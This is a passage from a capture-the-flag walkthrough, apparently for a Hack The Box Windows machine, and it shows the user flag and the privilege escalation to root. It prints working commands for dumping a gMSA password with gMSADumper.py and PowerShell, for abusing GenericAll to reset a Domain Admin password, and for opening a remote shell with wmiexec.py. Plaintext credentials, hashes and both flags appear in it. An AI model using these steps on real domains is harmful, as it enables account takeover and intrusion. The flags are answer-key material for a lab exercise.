
And get the first flag:
PS C:\Users\Sierra.Frye\Documents>
cat ../Desktop/user.txt
4f4db9ee0e20515acc87c9a42bdfd8d2
PS C:\Users\Sierra.Frye\Documents>
ROOT
After login staff, back to bloodhound we will see that the sierra.frye user is a member of the ITSEC group. And the group ITSEC can retrieve the password for the GMSA BIR-ADFS-GMSA

By looking at GMSA Attributes in the Active Directory in PayloadsAllTheThings Repo we will see that we could use gMSADumper.py tool as the following command and get the GMS Password:
python3 gMSADumper.py -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' -d search.htb
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
Or we can use PowerShell to dump the GMSA password for the service account:
PS AD:\> $username = 'BIR-ADFS-GMSA$'
PS AD:\> $gmsa =  Get-ADServiceAccount -Identity $username -Properties 'msDS-ManagedPassword'
PS AD:\> $blob = $gmsa.'msDS-ManagedPassword'
PS AD:\> $mp = ConvertFrom-ADManagedPasswordBlob $blob
PS AD:\> $cred = New-Object System.Management.Automation.PSCredential $username, $mp.SecureCurrentPassword
PS AD:\> Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {whoami}


Now since the BIR-ADFS-GMSA user has GenericAll to TRISTAN.DAVIES


And regarding to the Bloodhound info about GenericAll and the Tristan.Davies is member on Domain Admin we can change password for the Tristan.Davies user.
The user BIR-ADFS-GMSA@SEARCH.HTB has GenericAll privileges to the user TRISTAN.DAVIES@SEARCH.HTB.

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.
Changeing the Tristan.Davies password by following the below PowerShell command:
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies Sicherheitpro /domain}
Finally we can access to the Tristan.Davies using wmiexec.py secript and get the root.txt flag:
wmiexec.py 'search/tristan.davies:Sicherheitpro@10.10.11.129'
Impacket v0.9.25.dev1+20220422.161948.c7d352b7 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
search\tristan.davies

C:>type C:\users\Administrator\Desktop\root.txt
c57142f4bcacfb244fc6dcdc801df251
You can see the full solution on YouTube as well.